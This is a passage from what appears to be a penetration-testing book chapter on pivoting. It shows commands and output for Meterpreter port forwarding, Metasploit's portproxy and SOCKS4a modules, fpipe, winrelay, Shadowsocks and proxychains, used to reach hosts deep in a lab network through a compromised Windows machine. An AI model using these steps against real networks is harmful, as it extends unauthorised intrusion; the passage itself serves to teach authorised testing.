
8.5 netsh + Meterpreter = <3

The Meterpreter payload even has a module to handle managing Windows netsh port forwards for you! You can find more information here `https://www.rapid7.com/db/modules/post/windows/manage/portproxy`. It even takes care of opening the port on the host's firewall. For this module, you must be at least an Administrator.



```
msf exploit(multi/handler) > use post/windows/manage/portproxy
msf post(windows/manage/portproxy) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x86/windows  TARGET2\bob @ TARGET2  192.168.1.200:443 -> 192.168.1.240:50192 (192.168.1.240)

msf post(windows/manage/portproxy) > set SESSION 1
SESSION => 1
msf post(windows/manage/portproxy) > show options

Module options (post/windows/manage/portproxy):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   CONNECT_ADDRESS                   yes       IPv4/IPv6 address to which to connect.
   CONNECT_PORT                      yes       Port number to which to connect.
   IPV6_XP          true             yes       Install IPv6 on Windows XP (needed for v4tov4).
   LOCAL_ADDRESS                     yes       IPv4/IPv6 address to which to listen.
   LOCAL_PORT                        yes       Port number to which to listen.
   SESSION          1                yes       The session to run this module on.
   TYPE             v4tov4           yes       Type of forwarding (Accepted: v4tov4, v6tov6, v6tov4, v4tov6)

msf post(windows/manage/portproxy) >
```

Figure 8.6: Metasploit's portproxy module options.



```
msf post(windows/manage/portproxy) > set LOCAL_ADDRESS 127.0.0.1
LOCAL_ADDRESS => 127.0.0.1
msf post(windows/manage/portproxy) > set LOCAL_PORT 4771
LOCAL_PORT => 4771
msf post(windows/manage/portproxy) > set CONNECT_PORT 80
CONNECT_PORT => 80
msf post(windows/manage/portproxy) > set CONNECT_ADDRESS 192.168.1.230
CONNECT_ADDRESS => 192.168.1.230
msf post(windows/manage/portproxy) > show options

Module options (post/windows/manage/portproxy):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   CONNECT_ADDRESS  192.168.1.230    yes       IPv4/IPv6 address to which to connect.
   CONNECT_PORT     80               yes       Port number to which to connect.
   IPV6_XP          true             yes       Install IPv6 on Windows XP (needed for v4tov4).
   LOCAL_ADDRESS    127.0.0.1        yes       IPv4/IPv6 address to which to listen.
   LOCAL_PORT       4771             yes       Port number to which to listen.
   SESSION          1                yes       The session to run this module on.
   TYPE             v4tov4           yes       Type of forwarding (Accepted: v4tov4, v6tov6, v6tov4, v4tov6)

msf post(windows/manage/portproxy) > run

[*] Setting PortProxy ...
[+] PortProxy added.
[*] Port Forwarding Table
=====================

   LOCAL IP   LOCAL PORT  REMOTE IP      REMOTE PORT
   --------   ----------  ---------      -----------
   *          3127        github.com     443
   127.0.0.1  4771        192.168.1.230  80

[*] Setting port 4771 in Windows Firewall ...
[+] Port opened in Windows Firewall.
[*] Post module execution completed
msf post(windows/manage/portproxy) >
```

Figure 8.7: Metasploit's portproxy module options.

8.6 Windows Redirector - fpipe

Fpipe is a non-native binary that is a "source port forwarder/redirector. It can create a TCP or UDP stream with a source port of your choice". You can still find it on McAfee's Australian website for download (`http://www.foundstone.com.au/de/downloads/free-tools/fpipe.aspx`). The switches are self-explanatory and similar to other tools we've explored, but this is what it looks like in action.




Figure 8.8: `fpipe.exe` in action.

8.7 Windows Redirector - winrelay

Another non-native option is WinRelay. Straight from the website, "WinRelay is a TCP/UDP forwarder/redirector that works with both IPv4 and IPv6. You can choose the port and IP it will listen on, the source port and IP that it will connect from, and the port and IP that it will connect to." (`http://www.ntsecurity.nu/toolbox/winrelay/`). The switches are self-explanatory and similar to other tools we've explored, but this is what it looks like in action.

```
winrelay.exe -lip 127.0.0.1 -lp 4444 -dip 54.241.2.241 -dp 443 \
    -proto tcp
```




Figure 8.9: `winrelay.exe` in action.

8.8 Shadowsocks - An SSH -D Alternative

Shadowsocks is SOCKS5 software that is used in a client / server configuration to establish a SOCKS proxy between a client and server. Think of it as the `-D` for SSH, but without having to SSH into boxes in order to setup the SOCKS proxy. Let's walk through setting it up. Shadowsocks must be installed on both the KALI (client) and JUMPBOX1 (server) boxes.

```
apt install shadowsocks-libev -y
```

Edit `/etc/shadowsocks-libev/config.json` on both the client and server so that the passwords are the same. Ensure the client and server configurations are the same.




Figure 8.10: shadowsocks client configuration.

Figure 8.11: shadowsocks server configuration.

After installing, the shadowsocks-libev service may automatically start. For now, just stop it.

```
systemctl status shadowsocks-libev
systemctl stop shadowsocks-libev
systemctl status shadowsocks-libev
```

On JUMPBOX1, start the server using the `ss-server` binary and specified configuration file.

```
ss-server -c /etc/shadowsocks-libev/config.json
```

On KALI, connect to the server using the client `ss-local` binary and specified configuration file.

```
ss-local -c /etc/shadowsocks-libev/config.json
```




Figure 8.12: Shadowsocks client connecting to server.

Let's check the network connections on the client. Remember, Shadowsocks is replacing our SSH connection and the `-D` option, so take a look at the client configuration again and see if you can determine what interface and port will be listening on the client.




Figure 8.13: Shadowsocks' client SOCKS proxy listening for new connections.

At this point, we can leverage `proxychains` to take advantage of the SOCKS5 proxy established by Shadowsocks to RDP into TARGET2. Be sure to update the `/etc/proxychains.conf` file with the new SOCKS type (`socks5`) and listening port (`1080`).

Figure 8.14: Updating /etc/proxychains.conf with the new settings.




Figure 8.15: Using Shadowsocks and proxychains to RDP into TARGET2.

8.9 Sharing Port Forwards and SOCKS Proxies

Throughout this book so far, all traffic has been sourced from the KALI box by having SSH local port forwards (`-L`) or SOCKS proxies listening on KALI's `127.0.0.1` interface only. This ensures that only traffic sourcing from KALI is allowed to leverage and utilize the tunnels. What if you are in a penetration testing engagement and want to share a tunnel with teammates? Maybe you have a shell on a box, and while you're surveying the box, setup a tunnel so a teammate can start scanning through the compromised host. When setting up tunnels, the only difference is specifying the local listening interface. So instead of specifying `127.0.0.1`, you would specify `eth0` (which is still the convention in KALI). For a SSH local port forward, it would look like this.

```
# Only allow traffic from 127.0.0.1 to leverage the tunnel.
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:22
```

```
# Allow any traffic hitting eth0 interface to leverage the tunnel.
ssh -p 22 nemo@192.168.1.220 -L 192.168.1.200:2000:192.168.1.230:22
```

For a dynamic SOCKS proxy, it would look like this.

```
# Only allow traffic from 127.0.0.1 to leverage the tunnel.
ssh -p 22 nemo@192.168.1.220 -D 127.0.0.1:9050
```

```
# Allow any traffic hitting eth0 interface to leverage the tunnel.
ssh -p 22 nemo@192.168.1.220 -D 192.168.1.200:9050
```

Your teammate would then update their `/etc/proxychains.conf` file to point at your KALI's `eth0` interface.

Figure 8.16: Teammate's `/etc/proxychains.conf` file pointing at your KALI tunnel.

8.10 Meterpreter portfwd Module

The Meterpreter payload offers a slick port forwarding capability. Once you establish a connection with a Meterpreter payload, you can immediately start setting up local and remote port forwards. Let's take a quick look at the options and format:

```
portfwd -h
```




Figure 8.17: Meterpreter's portfwd options.

Looks pretty familiar right? Aren't you glad you have the `ssh -L / -R` basics down? Let's say you have a Meterpreter shell on the Windows TARGET2 box. You do some quick network reconnaissance by running the `ifconfig` and `route` Meterpreter commands and see that it is dual-NIC'd with a `192.168.1.240` interface and a `172.16.1.240` interface.




Figure 8.18: Meterpreter's `ifconfig` command output showing two network interfaces.




Figure 8.19: Meterpreter's `route` command output showing two networks.

Let's leverage Meterpreter's `portfwd` module to create an SSH `-L` equivalent port forward to SSH into TARGET3 (172.16.1.250).

```
portfwd add -L 127.0.0.1 -l 2323 -r 172.16.1.250 -p 22
```




Figure 8.20: Meterpreter's `portfwd` command output setting up the local port forward.

Finally, SSH into TARGET3, specifying the correct port and host.




Figure 8.21: SSH into TARGET3 utilizing Meterpreter's `portfwd` capabilities.

What if we wanted something more robust for connecting to TARGET3, where we didn't have to specify every port forward?

8.11 Metasploit SOCKS Proxies

Metasploit comes with SOCKS4a and SOCKS5 proxy modules that can be paired with proxychains and Meterpreter to connect to devices deep in a network. In the previous section, we knew that

TARGET2 was dual-NIC'd and there was a `172.16.1.0` network also attached. Let's background that Meterpreter session, and add that route so that our KALI's Metasploit knows about it. Ensure the Meterpreter session number (2 in this case) matches.

```
background
route print
route add 172.16.1.0 255.255.255.0 2
route print
```




Figure 8.22: Adding route to Meterpreter session 2.

Fire up Metasploit's built in SOCKS4a proxy server. Configure the `SRVHOST` if you want to lock it down to only local KALI traffic or set it to your `eth0` if you want teammates to utilize it.

```
use auxiliary/server/socks4a
set SRVHOST 127.0.0.1
set SRVPORT 9050
show options
run
jobs
```




Figure 8.23: Configure and start Metasploit's builtin SOCKS4a proxy server.

If you run a netstat on KALI, you'll see the interface and port listening as the `ruby` process, which runs the Metasploit framework.




Figure 8.24: Metasploit's SOCKS4a proxy server listening for connections on KALI.

Let's scan the box to see what ports may be open by pairing proxychains with an nmap full connect (`-sT`) scan. Ensure your `/etc/proxychains.conf` is updated with our proxy settings (`socks4 127.0.0.1 9050`). Note to disable host discovery (`-Pn`) since pings and ICMP can't leverage the SOCKS4a proxy. In this case, the SOCKS4a Metasploit server is being used, so you will have to disable DNS resolution as well (`-n`). If you use the SOCKS5 `auxiliary/server/socks5` server, you can enable DNS resolution because SOCKS5 can handle it.

```
proxychains nmap -p 22,80,443 --open -sT -sV -n -Pn 172.16.1.250
```

```
root@kali:~# proxychains nmap -p 22,80,443 --open -sT -sV -n -Pn 172.16.1.250
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-14 06:29 CDT
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.1.250:443-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.1.250:22-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.1.250:80-<--denied
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.1.250:22-<><>-OK
Nmap scan report for 172.16.1.250
Host is up (1.0s latency).
Not shown: 2 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 2.93 seconds
```

Figure 8.25: Using proxychains and Metasploit's SOCKS4a proxy to scan deep in a network.

Look's like SSH is open. The last step is to SSH into TARGET3 using `proxychains`.

```
proxychains ssh -p 22 nemo@172.16.1.250
```

```
root@kali:~# proxychains ssh -p 22 nemo@172.16.1.250
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.1.250:22-<><>-OK
Last login: Fri Sep 14 11:40:08 2018 from 172.16.1.240
nemo@target3:~$ netstat -nat | egrep EST
tcp        0     36 172.16.1.250:22          172.16.1.240:1057        ESTABLISHED
nemo@target3:~$
```

Figure 8.26: SSH into TARGET3 and view the network connections.

Sweet! You now have an SSH connection from KALI, through TARGET2 (Windows) to TARGET3 (Linux). Take a look at the network connections from the dual NIC'd Windows TARGET2 perspective.

```
msf auxiliary(server/socks4a) > sessions

Active sessions
===============

  Id  Name  Type                     Information           Connection
  --  ----  ----                     -----------           ----------
  2         meterpreter x64/windows  TARGET2\bob @ TARGET2  192.168.1.200:4444 -> 192.168.1.240:1038 (192.168.

msf auxiliary(server/socks4a) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > netstat

Connection list
===============

    Proto  Local address              Remote address      State        User  Inode  PID/Program name
    -----  -------------              --------------      -----        ----  -----  ----------------
    tcp    0.0.0.0:135                0.0.0.0:*           LISTEN       0     0      696/svchost.exe
    tcp    0.0.0.0:445                0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:1025               0.0.0.0:*           LISTEN       0     0      376/wininit.exe
    tcp    0.0.0.0:1026               0.0.0.0:*           LISTEN       0     0      784/svchost.exe
    tcp    0.0.0.0:1027               0.0.0.0:*           LISTEN       0     0      836/svchost.exe
    tcp    0.0.0.0:1028               0.0.0.0:*           LISTEN       0     0      484/lsass.exe
    tcp    0.0.0.0:1029               0.0.0.0:*           LISTEN       0     0      476/services.exe
    tcp    0.0.0.0:1030               0.0.0.0:*           LISTEN       0     0      1860/svchost.exe
    tcp    0.0.0.0:3389               0.0.0.0:*           LISTEN       0     0      1816/svchost.exe
    tcp    0.0.0.0:47001              0.0.0.0:*           LISTEN       0     0      4/System
    tcp    127.0.0.1:139              0.0.0.0:*           LISTEN       0     0      4/System
